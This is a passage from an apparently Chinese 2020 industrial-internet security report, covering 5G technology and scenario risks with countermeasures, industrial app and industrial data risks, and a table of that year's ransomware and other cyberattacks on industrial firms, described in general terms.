5G 不仅是技术变革，更是新生态体系的构建，认识 5G 安全问题，既需要从技术、场景等角度进行客观分析，也需要从产业生态维度进行综合评估。

3.3.2.2.1 5G 网络关键技术安全分析

1、网络功能虚拟化

安全风险：一是虚拟环境下，管理控制功能高度集中，一旦其功能失效或被非法控制，将影响整个系统的安全稳定运行；二是多个虚拟网络功能（VNF）共享下层基础资源，若某个虚拟网络功能被攻击将会波及其他功能；三是由于网络虚拟化大量采用开源和第三方软件，引入安全漏洞的可能性加大[2]。

技术应对措施：可借鉴现有在 4G 核心网和 IT 行业应用中使用的云化安全解决方案，并参考欧洲电信标准化协会（ETSI）制定的多个网络虚拟化安全标准[3]。一是进行系统安全加固，对管理控制操作进行安全跟踪和审计，提升防攻击能力。二是提供端到端、多层次资源的安全隔离措施，对关键数据进行加密和备份。三是加强开源第三方软件安全管理。

2、网络切片

安全风险：网络切片基于虚拟化技术，在共享的资源上实现

逻辑隔离，如果没有采取适当的安全隔离机制和措施，当某个低防护能力的网络切片受到攻击，攻击者可以此为跳板攻击其他切片[4]，进而影响其正常运行。

技术应对措施：针对上述安全风险，可使用云化、虚拟化隔离措施，如物理隔离，虚机（VM）资源隔离、虚拟防火墙等，实现精准、灵活的切片隔离，保证不同切片使用者之间资源的有效隔离，同时要做好网络切片运维和运营安全的管理，确保相应的技术措施得到落实。

3、边缘计算

安全风险：一是边缘计算节点下沉到核心网边缘，在部署到相对不安全的物理环境时，受到物理攻击的可能性更大。二是在边缘计算平台上可部署多个应用，共享相关资源，一旦某个应用防护较弱被攻破，将会影响在边缘计算平台上其他应用的安全运行。

技术应对措施：一是对边缘计算设施加强物理保护和网络防护，充分利用已有的安全技术进行平台加固并增强边缘设施自身的防盗防破坏措施。二是加强应用的安全防护，完善应用层接入到边缘计算节点的安全认证与授权机制，在部署第三方应用时，要根据部署模式明确各方安全责任划分并协作落实。

4、网络能力开放

安全风险：一是网络能力开放将用户个人信息、网络数据和业务数据等从网络运营商内部的封闭平台中开放出来，网络运营商对数据的管理控制能力减弱，可能会带来数据泄露的风险。二

是网络能力开放接口采用互联网通用协议，会进一步将互联网已有的安全风险引入到 5G 网络。

技术应对措施：一是加强 5G 网络数据保护，强化安全威胁监测与处置。二是加强网络开放接口安全防护能力，防止攻击者从开放接口渗透进入运营商网络。

从整体看，尽管 5G 网络引入的网络功能虚拟化、网络切片、边缘计算、网络能力开放等关键技术，一定程度上带来了新的安全威胁和风险，对数据保护、安全防护和运营部署等方面提出了更高要求，但这些技术的引入也是逐步推进和不断迭代的，其伴生而来的安全风险，既可通过强化事前风险评估，也可在事中事后环节采取相应的技术解决方案和安全保障措施，予以缓解和应对。

3.3.2.2.2 5G 网络典型场景安全分析

5G 应用场景因技术本身以及应用场景自身特点面临新的安全风险，成为影响 5G 融合业务发展的关键要素。

增强移动宽带（eMBB）场景：主要应用包括 4K/8K 超高清移动视频、沉浸式的 AR（增强现实）/VR（虚拟现实）业务。主要风险是：增强移动宽带场景下的超大流量对于现有网络安全防护手段形成挑战。由于 5G 数据速率较 4G 增长 10 倍以上，网络边缘数据流量将大幅提升，现有网络中部署的防火墙、入侵检测系统等安全设备在流量检测、链路覆盖、数据存储等方面将难以满足超大流量下的安全防护需求，面临较大挑战。

超高可靠低时延（uRLLC）场景：典型应用包括工业互联网、

车联网自动驾驶等。uRLLC 能够提供高可靠、低时延的服务质量保障，其主要安全风险是：低时延需求造成复杂安全机制部署受限。安全机制的部署，例如接入认证、数据传输安全保护、终端移动过程中切换、数据加解密等均会增加时延，过于复杂的安全机制不能满足低时延业务的要求。

海量机器类通信（mMTC）场景：应用覆盖领域广，接入设备多、应用地域和设备供应商标准分散、业务种类多。主要安全风险是：泛在连接场景下的海量多样化终端易被攻击利用，对网络运行安全造成威胁。5G 时代将有海量物联网终端接入，预计到 2025 年全球物联网设备联网数量将达到 252 亿[5]。其中大量功耗低、计算和存储资源有限的终端难以部署复杂的安全策略，一旦被攻击容易形成僵尸网络，将会成为攻击源，进而引发对用户应用和后台系统等的网络攻击，带来网络中断、系统瘫痪等安全风险[6]。

针对 5G 典型应用场景安全风险，可采取如下应对措施：一是加强安全防护技术和设备的演进升级，有效适应和应对超大流量对现有防护手段带来的冲击。二是建立面向低时延需求的安全机制，统筹优化业务接入认证、数据加解密等环节带来的时延，尽力提升低时延条件下安全防护能力。三是构建基于大规模机器类通信场景的安全模型，建立智能动态防御体系应对网络攻击，防止网络安全威胁横向扩散。

3.3.2.3 2020 年 5G 网络安全威胁与重点安全事件

3.3.2.3.1 5G 网络安全威胁分析

在 5G 商用初期，5G 网络安全在威胁和威胁者方面最显著特征是供应链攻击的增加，5G 网络安全最相关的威胁还是传统的威胁，传统的威胁类别与机密性、可用性和完整性等有关。与现有 3G/4G 的网络威胁相比，一个重要的区别在于威胁潜在影响的性质和强度。特别是经济和社会功能对 5G 网络依赖程度较大的那些行业和领域，如果发生网络中断或网络异常，可能会带来比 3G/4G 网络更恶劣的负面后果。因此，除了现有的保密性和隐私性要求外，这些网络的完整性和可用性也将成为主要问题。如表 3-3 所示，归纳了针对 5G 网络威胁场景所需的安全保障。可见，这些安全保障需求跟 3G\4G 没有任何特别之处，只是 5G 网络的应用面和影响面更加凸显了这些安全保障需求。

表 3-3　5G 网络的威胁场景所需的安全保障

序号	威胁场景	安全保障
1	本地或全球 5G 网络中断	可用性
2	在 5G 网络基础设施中监视流量/数据	保密性
3	修改或重路由 5G 网络基础设施中的流量/数据	完整性、保密性
4	通过 5G 网络破坏或改变其他数字基础设施或信息系统	可用性、完整性

对于 5G 网络安全威胁者，参考 2020 年《欧盟 5G 网络安全风险评估报告》[7]内容，着重从威胁者的能力（能调动的资源）和动机（攻击的意图）两个方面进行了评估，得出国家或国家支持的威胁者构成的威胁被认为具有最高的危险性。原因是这类威胁者有动机和意图，同时也有能力对 5G 网络进行持续而复杂的攻击。另外，内部人员或分包商（被视为潜在的威胁者），以 5G 网络为目标来服务于利益组织，这些威胁者也不容小觑。如

表 4 所示，描述了评估的各种威胁类型情况，从这些类型来看，主要威胁是人为威胁。

表 3-4　5G 网络安全威胁类型列表

类型	说明
无意/意外	人为错误、自然现象和系统故障导致的事件。
个人黑客	业余犯罪或业余黑客驱动的经济动机等。
黑客组织	有政治目的，他们的目标是要么制造公共攻击来帮助他们进行宣传，要么对他们反对的组织造成 损害。
有组织犯罪集团	获取经济利益。
业内人士	移动网络运营商或移动网络供应商内部工作的内部人员。内部人士可能为有组织的犯罪集团、黑 客组织或国家行动者工作，但个人动机也不排除。
国家攻击者	主要动机是出于政治目的。
其他可能攻击者:网络恐怖分子和公司实体	网络恐怖分子的动机是政治目的，有与有组织犯罪集团非常相似的能力。企业实体可能寻求通过知识产权(IP)盗窃、窃取敏感的商业数据或通过网络攻击对其全球竞争对手造成声誉或业务损 害，在技术领域获得竞争优势。

3.3.2.3.2网络安全重点安全事件

2020年11月24日，沃达丰在德国的移动通信网络由于控制设备故障导致持续超过三个小时的大面积断网，超过10万的手机用户无线接入网络，断网区域包括柏林、汉堡、慕尼黑、科隆、法兰克福和其他城市。

2020年10月28日，印度新冠疫苗制造商遭受网络攻击，其位于全球的部分工厂被迫关闭。

2020年9月7日，以色列芯片巨头TowerJazz突然遭受网络攻击，部分系统服务器和制造部门暂停运转。

2020年7月8日，全球领先的德国晶圆大厂X-FAB遭病毒攻击，IT系统立即停止运行，旗下6座生产基地被迫关闭。

2020年5月7日，台湾两个最大的炼油厂两天内相继遭到勒

索攻击，导致计算机系统关闭，客户无法在加油站使用电子支付。

2020年2月20日，美国某天然气公司遭勒索软件攻击，IT和OT资产均受到影响，设施被迫关闭，天然气供应被迫停止。

3.4 工业 APP 的安全风险

工业 APP 是为了解决特定的具体问题、满足特定的具体需要而将实践证明可行和可信的工业技术知识封装固化后所形成的一种工业应用程序。所依托的平台，可以是工业互联网平台、公有云或私有云平台，也可以是大型工业软件平台，还可以是通用的操作系统平台（包括用于工业领域的移动端操作系统、通用计算机操作系统、工业操作系统和工业软件操作系统等）。

截至到 2020 年 12 月 13 日，“梆梆安全”调研了国内 13 家工业互联网平台、28 个应用商店，搜集工业 APP 样本 736 个，主要包括研发设计类 293 个、生产制造类 187 个、运维服务类 91 个、经营管理类 165 个。其中，经营管理类主要依托于工业互联网平台，生产制造、运维服务主要使用操作系统平台。




图3-33　工业APP分类

通过对采集的工业 APP 进行安全检测，包括程序源文件安全、本地数据存储安全、通信数据传输安全、身份认证安全、数据交互安全、HTML5 安全和恶意攻击防范能力等维度，共计 82 个评测项目。存在漏洞风险的工业 APP 为 714 个，几乎 97%的工业 APP 存在安全风险。存在不同级别风险的 APP 占比如下:




图3-34　工业APP安全风险等级

检测的工业 APP 中，80%的 APP 存在界面劫持、动态注入、篡改/二次打包等风险。各个检测项目的检出情况如下。




图 3-35　工业 APP 安全风险类型

- 界面劫持

界面劫持是一种通过劫持用户使用过程中的输入流窃取用户隐私信息的攻击方式。如通过伪造的钓鱼页面，诱导用户输入信息，最终窃取用户的隐私（恶意盗取用户账号、卡号、密码等信息）。或者，针对工业 APP 伪造假的系统状态界面，诱导用户执行错误的操作，造成系统失效、宕机甚至失控。

- 动态注入

通过代码注入技术，将恶意代码注入到客户端中，窃取输入的登录账号、密码，修改控制指令、业务逻辑，窃取用户数据、应用数据、通讯数据等。

- 篡改、二次打包

在客户端的安装包中植入可执行的病毒文件,例如病毒程序或者木马程序，盗取用户账号及其密码，或者源代码中被直接添加各种恶意代码。

3.5 工业数据安全风险

工业数据伴随工业互联网的应用拓展呈几何级数增加。同时，海量工业数据的采集和传送已突破时空限制，向企业数据中心汇集。这期间工业数据的采集与应用，隐藏着巨大的安全风险，随时可能对工业生产造成灾难性影响。

2018 年，克莱斯勒、福特、特斯拉等全球 100 家车企的 47000 多个机密文件遭外泄。泄露的数据包括产品设计原理图、装配线原理图、工厂平面图、采购合同等敏感信息。这一事件被称为“重大车祸”。

而在我国，34%的联网工业设备存在高危漏洞，这些设备的

厂商、型号、参数等信息长期被恶意嗅探，2019 年有数据统计的嗅探事件曾超过 1 亿起。

2020 年以来，工业数据的技术环境与政策环境有了大幅度的改善，但工业数据在汇聚、共享、深度应用和数据治理上的安全问题依然严峻。工业数据面临的安全风险主要体现在以下六个方面:

风险一：巨量性风险

工业数据的庞大体量容易成为攻击目标。工业数据庞大的体量，尤其是未来海量增长趋势，使得在网络空间中，目标凸显，易于被“发现”，成为网络攻击的靶子。一方面，工业数据的巨量集中存储，泄露风险剧增，攻击难度虽然增加，但攻击成本相对降低;另一方面，工业数据的逻辑梳理，使得海量数据被纳入应用，数据蕴藏着更易破解、极为敏感、更大价值的信息，这些数据面临的不再是单一的而是多层次的窃取者。

风险二：多样性风险

工业数据因为不再拘泥于收集特定数据，而使得数据来源多样化，各种非结构化数据与结构化数据鱼龙混杂，提取有效信息的难度加大，信息匹配出現困难。工业数据的多样性使得信息有效性验证更加困难。数据来源的有效性尤其是客户数据的有效性，存在不可靠风险。

不容否认，海量工业数据具有巨大价值，但是如何判断其真实有效性已成为难题，甚至引发越来越多的安全问题。

风险三：扩大性风险

工业数据的单位价值降低大大扩展了安全防御边界，面临扩大性风险。

工业数据作为资产，其整体价值是上升的，但单位价值则有所降低。类似广种薄收的数据集聚，使得信息效能被稀释。工业数据的安全预防应对与遭受攻击的解析过程愈加复杂，安全管理范围逐渐扩展。一方面，大量制造与运营数据汇集，增加数据泄露的风险；另一方面，工业数据的完整性、可用性和机密性，增加了数据防止丢失、被盗取、被滥用和被破坏的技术难度。

风险四：快速率风险

工业数据的处理速度越来越快，企业独立决策的难度上升，利用海量数据的速率加快的同时，有用信息的分析难度增加。因果关系的线性分析转变为相关关系的多变量分析。在工业数据日益成为决策依据的同时，决策者的逻辑思维和判断越来越被智能的数据计算和分析所左右。一旦智能机器的决策正确性得到越来越多的验证，那么决策者的依赖性则会随之增加。从反面来看，如果数据被修正过，或者智能系统逻辑被控制，则是灾难性的。困难在于，数据的收集、存储、管理、分析和共享，因为数量的巨大，传统报表的决策功能降低，对错分析和奇偶校验已失去意义，人的自主决策面临巨大挑战。

风险五：非对等性风险

工业数据独特的导入方式使得攻防双方地位的非对等性风险上升。因为数据加工和存储的时空顺序已模糊，可扩展的数据联系使得逻辑加密更为困难。也就是说，先扎好篱笆、筑好墙的

传统防护手段已相形见绌。传统方式防护者很清楚，攻击者对准的是新的漏洞，并且是从前门逐层进入的。防护方虽然在明处，但具有攻击者并不具备的明显优势。而工业数据的提供者和维护者日益庞杂，这种数据导入方式，在为数据收集应用带来便利性的同时，也为攻击者提供了多种窃取路径，以前防护者知道攻击者从哪里来，现在则很难判断它从哪里来，双方力量的非对等性呈下降趋势。即工业数据的挖掘和分析技术的进步，时刻伴随着攻击者窃取手段的丰富，技术壁垒的作用在降低。

风险六：开放性风险

工业数据的相对开放性使得安全加固策略的复杂性有所降低。这是因为数据的使用者，同时作为数据的创造者和供给者，更注重数据的拓展性和无限延伸。为更好匹配功能要求，工业数据的网络开放性扩大。工业数据的快速处理能力，又要求安全阀域的敏感度和复杂度降低。此外，随着工业数据的参与者增加，防护安全级别有降低的趋势，而安全防护系统的升级速度又落后于数据量非线性增长的速度，大数据安全防护漏洞扩大。

3.6 2020 工业互联网安全态势总结与分析

综合对 2020 年工业互联网的漏洞情况、安全事件、网络安全、设备安全、平台安全、数据安全与应用安全等方面的统计来看， 2020 年工业互联网面临的主要问题是这六大方面：

- **工业主机依然是工业互联网安全的最薄弱环节**。工业主机的保有量大、操作系统相对陈旧，安全防护相对不足，继 2017 年出现第一例勒索病毒后， 2018、2019、2020 年仍然继续发酵，

工业主机终端成为工业网络安全的最脆弱环节。

- **工业控制系统安全形势依然严峻**。一方面高端工控系统还是以国外品牌为主，存在远程维护后门的风险，另一方面工业控制系统即使发现发现大量漏洞，也很难及时升级换代，一旦问题爆发，将影响多类生产系统，2020 年的漏洞数量创新高，需要我们重视。

- **工业互联网平台内生安全不足**。国内已推出工业互联网平台安全的行业标准，但大部分工业互联网平台安全尚没有按照标准形成体系化的安全防护机制，大部分是叠加了一些安全防护设备，平台自身的内生安全机制还需加强。

- **工业数据安全尚未形成体系。**工业数据已成工业互联网最优价值的要素，但工业数据种类繁多，从数据采集、数据存储、通信安全、数据存储、权限控制等方面都存在安全风险，目前尚未形成完整的安全体系，未来还有很多工作要做。

- **标识解析系统的潜在安全风险。**标识解析系统已成为工业互联网的关键基础设施，但其体系结构上还存在大量安全隐患，因目前尚未大规模产业化应用，问题暂未爆发，但需要我们足够重视、提前布局预防安全事件的发生。

第四章　国内外重点工业互联网安全事件

4.1 国内外典型工业安全事件统计

表 4-1　2020 年国内外典型工业安全事件统计

序号	时间	事件	描述
1	2020/1/3	石油公司 Bapco 感染恶意软件 Dustamn	巴林国家石油公司 Bapco 遭到疑似伊朗黑客组织的数据擦除恶意软件 Dustman 攻击。
2	2020/1/8	德国 Canyon Bicycles 遭黑客入侵,服务器和软件被加密	著名德国自行车生产商 Canyon 表示，其 IT 基础架构遭受了勒索软件攻击,攻击者加密了公司内所有文件的访问权限。
3	2020/1/22	黑客破坏关联公司系统 入侵日本三菱公司网络基地	全球最大的电子和电气设备制造公司之一三菱电机披露重大安全漏洞。尽管违规事件发生在去年 6 月 28 日，正式的内部调查开始于去年的 9 月,但总部位于东京的三菱电器公司于近日才披露了安全事件，而且只有在当地的两家报纸《朝日新闻》和《日经新闻》发表了有关黑客攻击的相关报道。
4	2020/2/7	日本多家军工企业曾遭网络攻击	日本防卫省发布消息称，2016 至 2018 年度神户制钢所与航空测量巨头 PASCO 曾遭到网络攻击。这两家公司也公布了遭攻击的事实,神户制钢承认包括防卫省相关信息在内,共 250 份文件可能外泄。据悉，防卫省指定的秘密资料没有外泄。
5	2020/2/9	伊朗遭不明攻击,全国大面积断网	近年来随着白宫单方面退出伊核协议,致使美伊两国关系越看越尖锐。近期以来美伊两国屡次在中东地区展开激烈较量,差点双双就步入了战争的不归路。美伊两国之间的博弈无处不在，就在当前这一敏感时期,传出伊朗网络遭到不明攻击的消息，造成了几乎全国性的断网。
6	2020/2/18	美国天然气管道运营商遭到勒索软件攻击	根据美国国土安全部网络安全和基础设施安全局（DHS CISA）发布的通报，一家未具名的美国天然气压缩工厂遭勒索软件攻击,导致运营中断了两天的时间。CISA 表示攻击者首先利用钓鱼链接获得了对该组织 IT 网络的访问，然后转向其 OT 网络并部署了商用勒索软件。该软件同时在 IT 和 OT 网络上对公司的数据进行加密,以最大程度地破坏企业，然后才要求支付赎金。该勒

序号	时间	事件	描述
			索软件并未影响任何 PLC，但人类操作员无法汇总和读取相关工业过程中的数据，例如 HMI、数据历史记录和轮询服务器，从而导致员工无法掌握管道设施的运行情况。管道运营商实施了“有计划的、受控的关闭”措施，以预防并避免任何事件的发生。CISA 表示运营中断持续了约两天，然后恢复了正常运作。CISA 没有透露勒索软件的名称。
7	2020/2/23	美国一家天然气管道运营商遭勒索软件攻击	美国网络安全和基础设施安全局（CISA）透露，美国一家天然气管道运营商遭勒索软件攻击。该勒索软件成功加密了运营商 IT 和 OT 系统中的数据，导致相应的天然气压缩设备关闭。相关方面并未公开事件发生的具体时间。美国国土安全部的网络安全和基础设施安全局 (DHS CISA) 公告了此次攻击的过程。首先攻击者发送了附有恶意链接的鱼叉式网络钓鱼邮件，借此成功访问目标设备的 IT 网络。随后 OT 网络也未能幸免，攻击者在 IT 和 OT 网络中都置入了商用勒索软件，以加密两个网络中的数据。因为勒索软件只能针对基于 windows 的系统，可编程逻辑控制器（PLC）并没有受到影响，该控制器直接与工厂设备联系，实现交互。但其他相关工业流程如人机界面，数据记录器和轮询服务器都受此影响，操作员也因此无法读取和整合底层 OT 设备的实时操作数据。事发后，操作员决定关闭设备以防备后续事件发生。虽然攻击只针对一个控制设备，但由于各地压缩设备依赖管道传输，所以整个管道设备暂停。关闭约两日后，运营恢复。
8	2020/2/25	美国电力供应商 RMLD 遭勒索软件攻击	马萨诸塞州电力供应商 RMLD 遭到勒索软件攻击，其官网 http://rmld.com 目前不可用，并且无法预计具体的恢复时间。RMLD 表示电力服务并未受到攻击的影响，电网仍然安全，并且没有迹象表明客户的财务数据受到损害，但攻击中可能暴露的客户数据包括姓名、地址、电子邮件地址以及电量使用记录。

序号	时间	事件	描述
9	2020/3/2	特斯拉、波音、SpaceX 零件供应商 VisserPrecision 遭勒索软件攻击	据外媒报道,总部位于科罗拉多州丹佛的精密零件制造商Visser Precision遭受勒索软件攻击。由于是特斯拉、波音、洛克希德·马丁公司和 SpaceX 等行业巨头的零件供应商，因此该事件引发了不小的震动。安全研究人员称，这次攻击是由 DoppelPaymer 勒索软件引起的，这是一种新的文件加密恶意软件，会威胁泄露公司的数据。该勒索软件黑客威胁说，如果不支付赎金，将公布被盗文件。Visser 遭窃取的文件列表包括客户名单的文件夹，这些客户包括特斯拉、SpaceX、飞机制造商波音和国防承包商 Lockheed Martin。其中部分文件可供下载，有的还包括了Visser与特斯拉和SpaceX之间的保密协议。托管被盗文件的网站称还有“很多”文件要发布。
10	2020/3/9	欧洲电力运营商联盟 ENTSO-E 办公网络遭黑客入侵	欧洲电力运营商联盟（ENTSO-E）在一份简短的声明中表示，近期其办公网络遭到黑客入侵。由于该办公网络并未连接到任何运营中的电力传输系统，这意味着攻击仅限于 IT 系统，没有影响关键控制系统。ENTSO-E 总部位于布鲁塞尔，由 35 个欧洲国家的 42 家电网运营商组成。ENTSO-E 表示已经进行了风险评估和制定了应急计划，以减少进一步攻击的风险和影响，但没有透露与入侵何时开始以及谁可能对攻击负责有关的详细信息。
11	2020/4/13	丹麦水泵制造商 DESMI 披露遭受了网络攻击	全球泵制造商 DESMI 上周五表示，受到网络攻击，并在安全事件发生后恢复了其 IT 系统。攻击发生在周四的晚上，正值冠状病毒流行期间，公司员工在家中工作。网络攻击后，公司的所有系统都已关闭。
12	2020/4/16	欧洲能源公司 EDP 感染 RagnarLocker,被勒索近1000万欧元	葡萄牙跨国能源巨头 Energias de Portugal（EDP）遭到勒索软件 RagnarLocker 攻击，被勒索 1580 BTC 的赎金（约合 1090 万美元或 990 万欧元）。EDP 集团是欧洲能源行业（天然气和电力）最大的运营商之一，也是世界第四大风能生产商。该公司在全球四个大洲的 19 个国家/地区拥有业务,并且拥有超过11500名员工和为超过 1100 万客户提供能源。在攻击过程中，Ragnar Locker 攻击团伙声称窃取了超过 10 TB 的公司敏感文件,并威胁称如果该公司拒绝支付赎金，他们将发布盗取的所有数据。

序号	时间	事件	描述
13	2020/4/21	黑客利用间谍软件 Agent Tesla 攻击全球能源公司	黑客冒充埃及工程承包商 Enppi，用间谍软件 Agent Tesla 对全球范围内的能源公司发起鱼叉式钓鱼攻击，受害者主要来自石油和天然气、木炭加工、水力发电站、原材料制造和大型商品运输等行业。此次攻击主要针对位于马来西亚，美国，伊朗，南非，阿曼和土耳其以及菲律宾的公司，总共发起了两次。第一次攻击是在 3 月 31 日至 4 月 6 日进行的，黑客冒充 Enppi 声称代表天然气公司（Burullus）邀请受害者参加 Rosetta 共享设施项目，并诱使其打开伪装成附件的间谍软件。等用户打开附件后，间谍软件窃取敏感信息和各种凭证，然后将这些数据发送到 C2 服务器。第二次攻击是在 4 月 12 日开始的，黑客通过邮件通知受害者发送预计港口支付账户信息，邮件附件中依然包含间谍软件 Agent Tesla。
14	2020/5/4	台湾两大石化企业遭黑客攻击	台湾两大石化公司台湾中油以及台塑集团，近日先后遭黑客攻击入侵电脑系统。台湾的国防部通资次长曹进平中将 6 日表示，随着蔡英文 5 月 20 号的第二任期就职日逼近，黑客攻击情势将会越来越严峻。
15	2020/5/5	委内瑞拉国家电网干线遭攻击，全国大面积停电	委内瑞拉副总统罗德里格斯宣布：5 月 5 日委内瑞拉国家电网干线遭到攻击，造成全国大面积停电。委国家电力公司正组织人力全力抢修，部分地区已经恢复供电。
16	2020/5/6	加拿大电力公司 NTPC 感染勒索病毒，其供电系统受影响	加拿大的电力电力公司 NTPC 遭到勒索软件攻击，使其被迫关闭了 IT 系统，并影响了该公司的发电、输电和配电系统。被攻击后，NTPC 使用的 MyNTPC（在线支付门户）无法正常工作，而该公司的客户收到了一条消息，说明其文件已被 Netwalker 加密。尽管尚未证实，但 Netwalker 勒索软件(又名 Mailto)的传播通常与 Covid-19 为主题的网络钓鱼电子邮件有关。NTPC 不是第一次发生数据泄露事件，早在 2016 年 1 月，该公司就有将客户详细的个人信息泄露的经历。
17	2020/5/9	铁路车辆制造商 Stadler 遭到网络攻击并且被勒索	Stadler 在上周四晚上宣布，攻击者设法渗透了它的 IT 网络，并用恶意软件感染了其某些计算机，并且很可能在此过程中从受感染设备中收集和泄漏了数据。

序号	时间	事件	描述
18	2020/5/13	美国最大 ATM 供应商遭勒索软件攻击	美国最大 ATM 供应商 Diebold Nixdorf 遭勒索软件攻击。该公司表示黑客未能接触 ATM 或客户网络，只影响其企业网络。Diebold 有 3.5 万名员工，其 ATM 机器在全球的市场占有率估计为 35%，它还生产零售商使用的销售终端系统和软件。
19	2020/5/14	英国电力结算中心 ELEXON 遭到攻击，邮件系统受影响	英国电力结算中心 ELEXON 在其网站上发布的短消息中表示，其受到了网络攻击，该事件影响了其内部网络和电子邮件系统。该公司没有具体说明网络攻击的性质，但专家认为，这是勒索软件攻击。威胁情报公司 Bad Packets 则认为此次事件是因为 Elexon 使用了旧版本的 SSL VPN 服务器 Pulse Secure，该版本存在被利用来破坏公司网络并安装勒索软件的漏洞（CVE-2019-11510）。目前，仅是公司邮件系统被攻击导致员工无法进行通信，而管理英国电力运输的系统没有受到影响，同时该公司也表示已经确定此次攻击的原因，并在努力恢复其系统。
20	2020/5/19	钢铁生产商博思格遭受网络攻击	博思格钢铁有限公司受到网络攻击的打击，导致其部分业务中断。该公司没有分享有关此次攻击的任何细节，但 iTnews 证实了嫌疑人，并认为是勒索软件攻击。
21	2020/5/19	伊朗黑客组织 Greenbug 攻击了巴基斯坦的 3 家电信公司	据网络安全公司 Symantec 称，在过去的几个月中，伊朗黑客组织 Greenbug 一直潜伏在巴基斯坦至少 3 家电信公司的 IT 系统中。该黑客组织一直在使用虚拟隧道保持与受害机器的连接，并寻找合适的时机访问其系统中数据。而 Greenbug 在被发现后也一直努力继续潜伏在在巴基斯坦电信公司网络中。Symantec 高级分析师乔恩·Jon DiMaggio 表示，黑客之所以入侵并潜伏在这些公司的网络，是因为电信数据可以为其提供大量信息以实现监视巴基斯坦的目标。Symantec 表示，2019 年一共有 18 个不同的与各国政府有关的黑客组织，对电信公司展开了攻击。
22	2020/5/20	最大军企遭黑客攻击，日本航母杀手导弹被废	日本防卫省对此前三菱电机遭到大规模黑客网络攻击的事件，已经启动紧急调查。日本防卫省相当于日本的国防部，军方介入到此次事件，显然这就不是一次单纯的经济事件了。此前有消息猜测，该事件中疑似有敏感的国防信息被泄露，但是被日本防卫省自己辟谣。这次防卫省又亲自

序号	时间	事件	描述
			下场，并且表示，一些“防卫省关注的信息”也被泄露，颇有些不打自招的感觉。
23	2020/5/28	一场挫败的网络攻击敲响供水系统安全警钟	以色列国家网络安全负责人公开承认，该国 4 月份挫败了对其供水系统的大规模网络攻击。险些危害公众健康、引发人道灾难的网络攻击，披露出针对供水系统的国家级攻击成为各国忽视、却迫在眉睫的安全威胁。
24	2020/6/4	美国核武器承包商遭 Maze 勒索软件攻击	多份报道称，负责维护美国 MinuteManIII 核武库的美国军事承包商 Westech International 遭 Maze 勒索软件的感染，黑客窃取了大量敏感信息。
25	2020/6/11	本田全球业务网络被勒索软件攻击 部分产线被迫停工	本田汽车在推特上发布声明称，公司内部的全球业务网络可能遭到了网络攻击，致使一些工厂产线被迫停产，部分全球业务无法办理。
26	2020/6/11	欧洲能源公司 Enel Group 遭到 SNAKE 勒索软件攻击	欧洲能源公司巨头 Enel 集团日前遭遇勒索软件攻击，其内部网络受到影响。
